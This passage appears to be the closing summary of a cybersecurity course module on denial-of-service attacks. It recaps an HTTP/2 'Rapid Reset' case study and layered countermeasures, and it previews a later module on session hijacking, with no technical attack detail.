Then the real-world gut punch:

- A detailed case study of the **Google Cloud HTTP/2 “Rapid Reset” attack**
- Proof that even giants bleed
- Lesson learned: protocol design flaws can be weaponized fast

Finally, the module closed with **countermeasures**:

- Preventive, detective, and mitigation strategies
- Hardware and software protections
- The reality that no single defense is enough—**layering wins**

And the handoff to the future:

- The next module moves from flooding systems to **stealing sessions**
- From brute force to precision
- From noise to stealth: **session hijacking**

THANK YOU

SACHCHITANAND